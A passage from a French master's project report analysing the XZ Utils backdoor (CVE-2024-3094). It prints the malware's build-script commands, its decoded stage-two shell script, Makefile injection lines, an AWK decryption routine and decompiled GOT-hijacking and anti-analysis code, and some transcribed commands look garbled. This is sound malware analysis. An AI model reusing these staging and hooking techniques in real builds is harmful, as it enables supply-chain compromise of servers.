



PROJET DE MASTER 2

**Analyse de la backdoor dans XZ Utils
(CVE 2024-3094)**

MAGNOLI MATHIEU, MARTINI VICTORIA,
MONDIN ESTELLE

Master CSI 2024

Enseignant : FLEURY Emmanuel

Établissement : UNIVERSITÉ DE BORDEAUX

Table des matières

Introduction	2
I Contexte	3
II Récupération de la Backdoor	4
II.1 Première étape	4
II.2 Deuxième étape	5
II.3 Troisième étape	6
II.4 Relation avec ssh	9
III Utilisation des IFUNC	9
IV Initialisation de la Backdoor	13
V Activation de la backdoor	18
V.1 Vue d'ensemble du processus d'enclenchement de la Backdoor	19
V.2 Récupération et analyse du module RSA	19
V.3 Récupération de la clef ED448	20
V.4 Déchiffrement et authentification de la clef RSA	23
V.5 Exécution des commandes	23
V.6 Résumé	24
Conclusion	25
VI Annexes	26
VI.1 Payload	26
VI.2 Déchiffrement de la clef ED448	33

Introduction

En mars 2024, une backdoor sophistiquée a été découverte dans XZ Utils, une bibliothèque essentielle utilisée pour la compression de données sur les systèmes Linux. Cette compromission est particulièrement préoccupante, car XZ Utils est intégrée dans de nombreuses distributions, notamment Debian, Fedora. Une fois activée, cette porte dérobée permet à un attaquant d'obtenir un accès non autorisé à serveur SSH en contournant l'authentification.

Ce cas est particulièrement alarmant, car la backdoor était soigneusement dissimulée. Elle n'était pas directement visible dans le code source officiel sur GitHub. Le code malveillant n'était ajouté qu'au moment de la génération des archives distribuées aux mainteneurs de paquets des grandes distributions Linux. Elle exploitait une technique avancée de détournement de fonctions (IFUNC), permettant d'insérer du code malveillant sans éveiller de soupçons. Son activation était conditionnée à une séquence spécifique, évitant ainsi d'être déclenchée par connexions SSH légitimes. Si cette backdoor n'avait pas été détectée à temps, elle aurait pu exposer des milliers de serveurs Linux à des compromissions massives, permettant des attaques à distance, discrètes et persistantes sur des infrastructures critiques sans jamais avoir eu accès à la machine.

Ce rapport analyse la backdoor découverte dans XZ Utils, en expliquant son contexte, sa récupération et son fonctionnement. Nous commencerons par présenter comment le code malveillant a été dissimulé et distribué, avant d'examiner son initialisation via la technique IFUNC. Ensuite, nous décrirons le processus d'activation de la backdoor, incluant la récupération et le déchiffrement des clefs utilisées. Enfin, nous verrons les actions possibles une fois la backdoor activée.

I Contexte

Le 29 mars 2024, Andres Freund, un ingénieur de chez Microsoft, fait remonter une anomalie dans le fonctionnement de ssh sur une mailing-list d'Openwall. En effet, à cause d'une latence lors de connexions ssh, il découvre une consommation en temps du CPU excessive. Après une analyse plus poussée, il découvre qu'une backdoor a été introduite dans *xz/liblzma* et qu'elle cible les processus sshd.

Cette backdoor affecte les versions 5.6.0 et 5.6.1 de XZ Utils et l'identifiant CVE-2024-3094 lui a été attribué, avec un score CVSS de 10 car elle permet à terme une exécution de code à distance.

XZ est un projet open source, c'est-à-dire que c'est un projet ouvert dont le code source est disponible sur GitHub, où tous les utilisateurs peuvent voir, utiliser ou proposer des modifications le projet. Les projets open source sont souvent développés et maintenus par une communauté de contributeurs plutôt que par une seule organisation. L'administrateur du repository initial Lasse Collin (alias Tukaani) est le seul à pouvoir accepter les changements proposés par les contributeurs et mettre à jour le projet. Il est seul et contribue à ce projet de manière bénévole et sur son temps libre. C'est dans ce contexte qu'un processus de social engineering va commencer.

En octobre 2021, un nouveau contributeur au repository va arriver. Il s'agit d'un utilisateur nommé Jia Tan (JiaT75) qui va proposer des petits changements dans le projet sur plusieurs années, des commits tout à fait légitimes en premier lieu. Au fil du temps, il rentrera souvent en contact avec Lasse Collin pour tenter de créer une relation de confiance. Au même moment, l'administration du dépôt Git de XZ est remise en cause à cause des délais d'acceptation de changement trop long, du manque de mises à jour et de réponses à la mailing-list. Deux contributeurs en particulier, "Jigar Kumar" et "Dennis Ens" vont forcer la main de Lasse Collin en se plaignant très souvent des délais, en suggérant un nouvel administrateur à plusieurs reprises et en louant les changements apportés par Jia Tan. Des recherches ont montré que les adresses mails utilisées par ces deux personnes n'étaient utilisées nulle part ailleurs, et qu'elles ont donc sûrement été créées pour pousser Collin à des changements. Cela a fonctionné car Jia Tan est finalement devenu co-administrateur du dépôt et a donc pu valider tous les changements qu'il voulait.

Quant à l'origine de l'attaque, il y a plusieurs suppositions, Jia Tan serait d'origine singapourienne, les 2 autres contributeurs d'origine indienne et allemande. En effet, l'heure des commits correspondrait à un fuseau horaire singapourien. Cependant, les commits malveillants eux ne correspondent pas et des analyses ont montré un fuseau horaire provenant d'Europe de l'Est. De plus, la complexité de l'attaque mène à penser à une agence d'état aux capacités importantes, plutôt qu'une seule personne isolée.

II Récupération de la Backdoor

Nous allons premièrement expliquer comment nous avons pu récupérer le binaire de la backdoor. Tout d'abord, les versions infectées de XZ Utils sont les xz-5.6.0 et xz-5.6.1.

Cependant, le code malveillant n'est pas visible sur GitHub. En effet les fichiers contenant la charge malveillant sont inclus seulement dans les archives envoyées directement aux distributions telles que Debian ou Fedora. Ainsi, si on menait une analyse directement avec le code du projet Open source, on ne détecterait rien de suspect.

Jia Tan a ajouté 2 fichiers corrompus de tests qui n'attirent pas l'attention mais qui serviront à implanter la backdoor : *bad-3-corrupt_lzma.xz* et *good-large_compressed.lzma*. Ces fichiers sont corrompus et donc pas analysables. Il a aussi ajouté un fichier nommé *build-to-host.m4* dans le *.gitignore* seulement dans les paquets des distributions. C'est grâce à ce fichier que la reconstitution de la backdoor pourra être activée.

II.1 Première étape

Le fichier *m4/build-to-host.m4* de la librairie est exécuté lors de la compilation des paquets des distributions. On peut y trouver plusieurs lignes de code intéressantes :

```
1 gl_am_configmake='grep -aErls "#{4}[[[:alnum:]]{5}#{4}$"
2 $srcdir/ 2>/dev/null '
```

Cette commande va grep directement le fichier *bad-3-corrupt_lzma2.xz*. En effet, la commande cherche un programme contenant quatre # puis cinq caractères alphanumériques et encore quatre #. Le fichier *bad-3-corrupt_lzma2.xz* est le seul à correspondre à ces critères dans *\$srcdir* car c'est le seul à contenir

```
####Hello####
####World####
```

La variable *gl_am_configmake* du fichier correspond donc à *bad-3-corrupt_lzma2.xz* dans tout le reste du code.

```
1 gl_[${1}]_prefix='echo $gl_am_configmake | sed "s/.*\./g" '
```

Cette ligne de commande prends le fichier et l'envoie à une commande sed qui récupère le suffixe du fichier : 'xz'

```
1 gl_path_map='tr "\t \-_" "\t\_-"'
```

Cette commande `tr` remplace certains caractères de la manière suivante :

Tabulations (`\t`) → espaces
 Espaces → tabulations (`\t`)
 Tirets (`-`) → underscores (`_`)
 Underscores (`_`) → tirets (`-`)

En remplaçant les variables par ce que l'on a trouvé, on peut donc réécrire la ligne de commande suivante :

```
1 gl_[${1}]_config='sed \"r\n\" $gl_am_configmake | eval
   $gl_path_map |
2 $gl_[${1}]_prefix -d 2>/dev/null'
```

comme

```
1 gl_[${1}]_config='sed \"r\n\" ./tests/files/bad-3-
   corrupt_lzma2.xz |
2 eval tr \"t \-\" \" t_\-\" | xz -d 2>/dev/null'
```

Cette commande décompresse donc le fichier en faisant une substitution de caractères.

En utilisant cette commande,

```
1 cat bad-3-corrupt_lzma2.xz | tr \"t \-\" \" t_\-\" | xz -d
```

On peut donc décompresser le fichier *bad-3-corrupt_lzma2.xz*.

II.2 Deuxième étape

En décompressant le fichier, on arrive sur le script shell suivant :

```
1 #####Hello####
2 #U$
3 [ ! $(uname) = "Linux" ] && exit 0
4 [ ! $(uname) = "Linux" ] && exit 0
5 [ ! $(uname) = "Linux" ] && exit 0
6 [ ! $(uname) = "Linux" ] && exit 0
7 [ ! $(uname) = "Linux" ] && exit 0
8 eval `grep ^srcdir= config.status`
9 if test -f ../../config.status;then
10 eval `grep ^srcdir= ../../config.status`
11 srcdir="../../$srcdir"
12 fi
```

```
13 export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c
14 +1024 >/dev/null)
15 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
16 (head -c +1024 >/dev/null)
17 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
18 (head -c +1024 >/dev/null)
19 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
20 (head -c +1024 >/dev/null)
21 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
22 (head -c +1024 >/dev/null) && head -c +939)";
23 (xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail
24 -c +31233|
tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -
F raw --lzma1 -dc|/bin/sh
####World####
```

Premièrement, on peut voir que l'on teste 5 fois si on est bien sur Linux sinon on exit. On voit aussi que l'on va décompresser le fichier *good-large_compressed.lzma*. Avec beaucoup d'appels à la commande `head`, on va prendre un certain nombre des premiers octets et sauter le reste. Ensuite, on retient les 31233 derniers octets avec la commande `tail` et on ignore le reste. On applique une nouvelle fois une substitution avec la commande `tr`, ce qui permet de désobfusquer le résultat que l'on décompresse en lzma.

II.3 Troisième étape

Après cette étape, on obtient donc un autre script shell beaucoup plus long que l'on va détailler étape par étape. Ce script va être lancé deux fois : la première fois via *./configure* pour introduire des modifications et la deuxième fois avec `liblzma` via `make` pour insérer la backdoor avec les modifications apportées. (voir annexe pour le code complet)

Après l'initialisation des variables, on entre dans le cas où le script est lancé avec `configure`.

Le script va essayer de récupérer un fichier contenant :

```
"~!:_ W" and "|_!{ -"
```

puis d'extraire les bytes contenus entre ces deux textes, les déchiffrer, décompresser le résultat et l'exécuter. Il n'y avait pas de fichiers contenant ces 2 chaînes donc on peut supposer que c'était au cas où l'attaquant voulait apporter des modifications mais sans modifier le fichier, il n'aurait eu qu'à rajouter un autre fichier contenant ces chaînes.

Ensuite, le script va faire beaucoup de vérifications sur la présence d'éléments requis pour l'installation de la backdoor :

- Prise en charge des fonctions indirectes GNU
- Prise en charge des bibliothèques partagées
- Un systemd Linux x86-64
- La présence du code des IFUNC crc
- GCC et GNU id
- les fichiers tests qui contiennent la backdoor
- il parse le *Makefile* pour en comprendre la structure et pouvoir insérer des lignes aux bons endroits

Ensuite, grâce aux vérifications précédentes, on va pouvoir rajouter des lignes dans le *makefile* avec des commandes comme

```
sed -i "/$j/i$b" src/liblzma/Makefile || true
```

Après plusieurs appels, les lignes ajoutées sont :

```
am__test = bad-3-corrupt_lzma2.xz
am__strip_prefix = tr "\\t \\-" " \\t_\\-"
am__dist_setup = $(am__strip_prefix) | xz -d 2>/dev/null |$(SHELL)
am__test_dir = $(top_srcdir)/tests/files/$(am__test)
```

Par la suite, on ajoute dans les flags du *Makefile* l'option "-Wl, now". Cette option va obliger le dynamic linker à résoudre tous les symboles dès le lancement du programme. Cela va également entraîner l'exécution des résolveurs d'IFUNC, dont on parlera dans une partie ultérieure.

Ensuite, le script va se ré-exécuter lui-même, mais avec les modifications.

À ce moment là, le script va s'intéresser à l'exécution faite par le *make*. On cherche les fichiers possédant la ligne :

```
'jV!.~%' and '%.R.1Z'
```

Mais comme dans le cas précédent c'est sûrement une protection dans le cas où on voudrait apporter des modifications.

On vérifie qu'il n'y a pas eu d'ajout de l'option `lazy` dans les flags car elle ne serait pas compatible avec l'option `-Wl,now` qu'on a rajouté plus tôt, et pourrait entraîner un problème dans la résolution des IFUNC.

```
1 xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)
  /\1\n/g" |
```

Dans cette ligne, le `$i` indique toujours le fichier corrompu *good-large-compressed*, mais cette fois on utilise l'entiereté du fichier, pas les 31233 derniers bytes, et on insère des nouvelles lignes après chaque bytes.

On a ensuite un algorithme pseudo-RC4 implémenté en AWK qui utilise le résultat de la commande précédente

```
1 LC_ALL=C awk '
2 BEGIN{
3   FS="\n"; RS="\n"; ORS=""; m=256;
4   for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}
5   i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j
6     ];c[j]=a;}
7 }
8 {
9   v=t["x" (NF<1?RS:$1)];
10  i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];
11  printf "%c",(v+k)%m
}
```

Ce qui ressort de l'algorithme est écrit dans un fichier *liblzma_la-crc64-fast.o* qui se trouve dans notre répertoire courant. Le fichier *liblzma_la-crc64-fast.o* légitime se trouve dans le *.libs* et a été sauvegardé dans un fichier au nom très similaire : *liblzma_la-crc64_fast.o*

On a ensuite une commande qui prends le fichier légitime *crc64_fast.c* et qui le reconstruit afin que le fichier généré par *crc64_fast.c* soit écrasé par un autre fichier malveillant.

Dans le fichier en sortie on modifie une fonction `_is_arch_extension_supported` en `is_arch_extension_supported` qui appelle `_get_cpuid` à la place de la fonction légitime `__get_cpuid`. C'est cette fonction qui sera la vraie porte d'entrée de la backdoor. Le script fait aussi la même chose pour *crc32_fast.c*. Le script est toujours en cours d'exécution depuis `src/liblzma/Makefile` et vient tout juste d'insérer avec succès la porte dérobée dans *liblzma_la-crc64_fast.o*.

Pour finir, le script nettoie les sauvegardes qu'il a fait et ses fichiers et librairies rajoutées, afin de ne laisser aucune trace.

II.4 Relation avec ssh

Le serveur OpenSSH n'utilise pas *liblzma* donc normalement il n'y aurait pas du avoir de problème. Cependant, dans *systemd*, il y a une option qui permet aux services de signaler s'ils sont prêts pour accepter des connexions. Sur certaines distributions comme Debian ou Fedora, OpenSSH a été modifié pour inclure cette fonctionnalité, donc OpenSSH est devenu dépendant de la librairie *libsystemd*. Cependant, *libsystemd*, elle, est dépendante de *liblzma* pour certaines de ces fonctionnalités. C'est ainsi que le lien a été fait entre OpenSSH et son processus *sshd* et *liblzma*, et que donc OpenSSH a pu être affecté par la backdoor.

III Utilisation des IFUNC

Le mécanisme d'IFUNC (Indirect Function) est une fonctionnalité de la bibliothèque GNU C (glibc) qui permet à un développeur de définir plusieurs implémentations différentes d'une même fonction et de ne choisir laquelle sera utilisée qu'au moment de l'exécution (au runtime). Ce mécanisme d'IFUNC est souvent utilisé pour optimiser les performances et choisir l'implémentation de la fonction la plus adaptée au type d'architecture du processeur sur lequel le code s'exécute.

Chaque IFUNC est associée à un résolveur lors de sa déclaration. C'est la fonction qui permettra de choisir l'implémentation à utiliser, souvent en analysant l'environnement d'exécution. Ce résolveur retourne un pointeur vers l'implémentation qu'il aura choisi. Ce résolveur sera appelé par le Dynamic Linker lors de la résolution du symbole de notre IFUNC. Ici, notre backdoor détourne ce mécanisme pour exécuter du code lors de la résolution des symboles.

Comme expliqué précédemment, dans un premier temps le code source de la fonction nommée `is_arch_extension_supported()` est modifié avant la compilation. Cette fonction est invoquée par les résolveurs des fonctions `lzma_crc32` et `lzma_crc64`. Avant la modification, elle faisait un appel à `__get_cpuid`. Après modification, elle fait un appel à `_get_cpuid`, une fonction définie par notre payload.

```
1 static inline bool _is_arch_extension_supported(void) {
2     uint32_t eax, ebx, ecx, edx;
3
4     __get_cpuid(1, &eax, &ebx, &ecx, &edx);
5     return (ecx & (1 << 1)) && (ecx & (1 << 9));
6 }
```

Listing 1 – `_is_arch_extention_supported` Code d'origine

```
1 static inline bool is_arch_extension_supported(void) {
2     uint32_t eax, ebx, ecx, edx;
3
4     _get_cpuid(1, &eax, &ebx, &ecx, &edx);
5     return (ecx & (1 << 1)) && (ecx & (1 << 9));
6 }
```

Listing 2 – is_arch_extention_supported Code Modifié

Lors de l'exécution du programme, le Dynamic Linker va essayer de résoudre les symboles lzma_crc32 et lzma_crc64. Ces deux fonctions étant des IFUNC, le dynamic linker va donc appeler leurs résolveurs respectifs qui vont tout deux appeler la fonction is_arch_extension_supported(). En définitive, notre fonction _get_cpuid sera donc appelée deux fois lors de la résolution des symboles au runtime par le Dynamic Linker.

Cette fonction vérifie alors la valeur d'un compteur qui est initialisé à 0. Si ce dernier est toujours à 0 cela signifie qu'on est en train de résoudre le symbole d'une des deux fonctions mais que l'autre n'a toujours pas été résolu. Dans ce cas, on incrémente le compteur et renvoie le résultat de l'appel légitime à __get_cpuid. Si ce compteur est à 1, cela signifie qu'on est en train de résoudre le symbole d'une des deux fonctions et que l'autre symbole a déjà été résolu, on fait donc appel à une autre fonction de notre backdoor. Ce compteur permet de s'assurer que malgré l'appel à _get_cpuid par deux résolveurs différents, une seule instance de notre backdoor est lancée.

Cette autre fonction va effectuer un appel caché à ce que l'on peut appeler l'entry point de notre backdoor en remplaçant l'adresse de la fonction cpuid par l'adresse de cet entry point dans la GOT (Global Offset Table). Ainsi, tout appel à cpuid après la modification de la GOT sera en réalité un appel masqué à l'entry point de notre Backdoor. Après cet appel, la GOT est de nouveau modifiée pour rétablir la véritable adresse de la fonction cpuid.

```
1 if (cpuid_got != (void **)0x0) {
2
3     // Sauvegarde de l'adresse de cpuid
4     saved_addr = *cpuid_got;
5
6     // Modification de la GOT
7     *cpuid_got = &got[-0x8a].lzma_block_header_size;
8
9     // Appel cache a l'entry point
10    _cpuid((int)param_1, param_2, (undefined4 *)cpuid_got,
11          &offset_to_got, param_5);
12 }
```

```

13 // Retablissement de l'adresse legitime
14 *cpuid_got = saved_addr;
15 }

```

Listing 3 – Appel caché à l'entry point




FIGURE 1 – IFUNC to Entry Point

La GOT ou Global Offset Table est une section d'un exécutable ELF qui contient les adresses des fonctions externes appelées par le binaire. Si le binaire compilé avec des options de lazy loading, les symboles de ces fonctions externes doivent alors être résolus lors de leur premier appel. Lorsqu'une fonction externe est appelée, un jump vers la section .plt (Procedure Linkage Table) est effectué. La PLT renvoie ensuite vers l'entrée correspondant au symbole de la fonction appelée dans la GOT.

Si le symbole n'a pas encore été résolu, la GOT redirige le flot d'exécution vers une section particulière de la PLT qui invoque le Dynamic Linker. Ce dernier va alors résoudre le symbole et modifier la GOT avec l'adresse obtenue. Lors des prochains appels à cette même fonction, le flot d'instruction sera redirigé vers la PLT, qui le redirigera vers la GOT comme expliqué précédemment.

La différence réside dans le fait que l'adresse de la fonction sera alors connue et la GOT redirigera donc directement l'exécution vers l'adresse correspondant à la fonction externe. Réussir à modifier l'adresse d'une entrée de la GOT permet donc de choisir où le flot d'instruction sera redirigé lors de l'appel à cette fonction externe.




FIGURE 2 – Resolving




FIGURE 3 – Resolved

Cette stratégie de modification de la GOT sera réutilisée plus tard par notre Backdoor.

IV Initialisation de la Backdoor

Dans un premier temps, l'entry point appelle une fonction qui initialise une vtable, c'est à dire une structure qui contient des pointeurs vers des fonctions qui seront utiles pour la suite. Ici, nous avons notamment des pointeurs vers `install_hook` et vers les fonctions malveillantes que notre backdoor essayera de hooker. Nous reviendrons sur ces fonctions plus tard.

```
1 long vtable_init(some_struct *vtable) {
2     long lVar1;
3     lVar1 = 5;
4
5     if (vtable != (some_struct *)0x0) {
6         vtable->field49_0x38 = (undefined *)&DAT_7ffff7c6f018;
7         lVar1 = 0;
8         if (vtable->func_ptr_and_state == (some_struct3 *)0x0) {
9             vtable->field62_0x68 = 4;
10            vtable->sybind = backdoor::install_hook;
11            vtable->RSA_public_decrypt = backdoor::hooks::
12                RSA_public_decrypt;
13            vtable->RSA_get0_key = backdoor::hooks::RSA_get0_key;
14            vtable->mm_log_handler = backdoor::hooks::mm_log_handler;
15            vtable->mm_answer_keyallowed = backdoor::hooks::
16                mm_answer_keyallowed;
17            vtable->mm_answer_keyverify = backdoor::hooks::
18                mm_answer_keyverify;
19            lVar1 = 0x65;
20        }
21    }
22    return lVar1;
23 }
```

Listing 4 – vtable_init

Ensuite, une fonction que l'on a identifié comme étant la *main* de notre backdoor est appelée. C'est cette fonction qui va gérer toutes les étapes de l'installation de notre backdoor des vérifications de l'environnement à la mise en place des hooks sur les fonctions ciblées.

Dans un premier temps, une vérification d'intégrité va être effectuée. La backdoor va comparer la distance entre l'adresse de `tls_get_addr` et l'adresse de retour de `crc64_resolve` qui se trouve dans le Dynamic Linker. Si cette distance est supérieure à `0x50000`

adresses, l'initialisation de la backdoor est avortée. Une différence trop élevée entre ces deux adresses peut indiquer qu'un outil extérieur a effectué des modifications sur la mémoire, probablement afin d'analyser notre bibliothèque compromise. La backdoor ne continue donc pas son installation afin de compliquer son reverse engineering.

```
1 diff = ld_rip - tls_get_addr;
2 if (ld_rip <= tls_get_addr) {
3     diff = tls_get_addr - ld_rip;
4 }
5 if (diff >= 0x50000) goto _backbook_check_failed;
```

Listing 5 – Distance Check

Si le test précédent est correct, la mémoire est alors parsée pour retrouver l'adresse de la base de la librairie *ld* c'est-à-dire l'adresse de la base du Dynamic Linker. En partant de l'adresse de retour du résolveur (qui se trouve donc dans le Dynamic Linker, on remonte dans la mémoire à la recherche de la chaîne de caractères *"0x7FELF"* qui est le magic number présent au début du header de tout exécutable ELF. Une fois ce magic number trouvé, on sait qu'on est arrivé à la base de notre librairie *ld.so*.

```
1 key = str_lookup(&ld_base_addr->e_ident_magic_num, (byte *)0x0);
2 if (key != ELF) goto next_page;
```

Listing 6 – ELF magic number parsing

Dans tout ce qui suit, lorsque l'on cherche une correspondance entre deux chaînes de caractères, la comparaison se fait en utilisant une structure de Trie. On effectue une recherche des deux chaînes dans le Trie, ce qui nous retourne deux valeurs numériques. C'est sur ces valeurs de retour que porte la comparaison. Par exemple, plutôt que de vérifier directement si une string récupérée en mémoire est égale à *"0x7FELF"*, on vérifie si la valeur de retour de la recherche de cette string à travers le Trie est égale à *0x300* (`TrieGetKey("0x7FELF")`).

Ce mécanisme de comparaison permet de ne pas stocker des chaînes de caractères suspects en clair dans le binaire. Beaucoup de backdoor utilisent ce genre de méthode qui sont souvent implémentées avec des fonctions de hachages plutôt qu'une structure de Trie. L'utilisation des fonctions de hachages permet de ralentir l'analyse du malware car il est compliqué (voir impossible), de retrouver un clair à partir d'un haché. En revanche, avec un Trie, il est tout à fait possible de remonter à la chaîne de caractère d'origine à partir de sa valeur numérique. Certaines fonctions légitimes de SSH utilisent cette structure de

Trie, c'est la raison pour laquelle c'est cette solution qui a été retenue dans notre cas plutôt que l'utilisation de fonctions de hachages qui peuvent paraître plus suspectes.

Le symbole `__libc_stack_end` est résolu, et c'est à partir de son adresse qu'un certain nombre de vérifications sont effectuées sur l'environnement d'exécution du processus. Dans un premier temps, la backdoor vérifie que le nom du processus en cours soit bien `/usr/sbin/sshd`, qu'il soit lancé avec au moins un argument mais sans l'option `-d`. La vérification du processus permet de ne viser que le protocole SSH, et non pas tous les processus qui importent la librairie LZMA. La vérification de la présence d'au moins un argument et de l'absence de l'option de débogage `-d` permettent de savoir si le service a été normalement lancé, et non pas à des fins d'analyse.

Des vérifications sur la présence de certaines variables d'environnement (`DISPLAY=`, `LD_AUDIT`, `LD_BIND_NOT`, `LD_DEBUG`, `LD_PROFILE`, `LD_USE_LOAD_BIAS`, `LINES`, `TERM`, `WAYLAND_DISPLAY`) sont également effectuées, elles sont souvent utilisées par les outils d'analyse et permettent de détecter des environnements de SandBox ou de débogage par exemple. Une dernière vérification est effectuée, celle-ci est un peu spéciale puisqu'elle sert de "Kill Switch" c'est à dire qu'il suffit de définir la variable d'environnement `"yolAbejyiejvnp"` à `"Evjtgvs5okmkAvj"` pour que la backdoor ne se lance pas. Cela permet aux attaquants de désactiver le malware si nécessaire.




FIGURE 4 – Stack

Après avoir effectué tous les tests, et à la condition qu'ils soient tous positifs, la backdoor va initialiser une structure de données `shared_objects_ctx` avant de résoudre un certain nombre de symboles. Les adresses de ces symboles sont ensuite stockées dans cette structure de données et seront utiles plus tard. Le premier symbole à être résolu est la variable globale `r_debug` qui contient une liste chaînée de l'ensemble des bibliothèques actuellement chargées en mémoire. Une fois cette liste obtenue, notre backdoor localise

les bibliothèques suivantes dans la mémoire :

- sshd
- libc
- libsystem
- libcrypto
- liblzma
- ld

Chacune d'entre elles sont ensuite parsées pour récupérer leurs symboles et leurs relocations. Une fois localisées, leurs adresses seront stockées dans la structure `shared_objects_ctx` qui vient d'être créée.

```
1 struct maps_list_t
2 {
3     link_map *sshd;
4     link_map *ld_linux_x86_64;
5     link_map *liblzma;
6     link_map *libcrypto;
7     link_map *libsystemd;
8     link_map *libc;
9 };
10
11 struct elf_info_list_t
12 {
13     elf_info_t *sshd_elf_info_p;
14     elf_info_t *ld_elf_info_p;
15     elf_info_t *libc_elf_info_p;
16     elf_info_t *liblzma_elf_info_p;
17     elf_info_t *libcrypto_elf_info_p;
18     maps_list_t *maps;
19     elf_info_list_t *self;
20 };
21
22 struct shared_objects_ctx
23 {
24     maps_list_t *maps;
25     elf_info_list_t *elf_info_list;
26     uint64_t rela_plt_for_RSA_public_decrypt;
27     uint64_t rela_plt_for_EVP_PKEY_set1_RSA;
28     uint64_t rela_plt_for_RSA_get0_key;
29     all_t *all_p;
30     standard_funcs_t *standard;
31 };
```

Notre backdoor récupère ensuite des adresses de chaînes de caractères spécifiques, de fonctions et de structures internes au processus sshd. Pour récupérer ces informations, notre backdoor implémente un désassembleur.

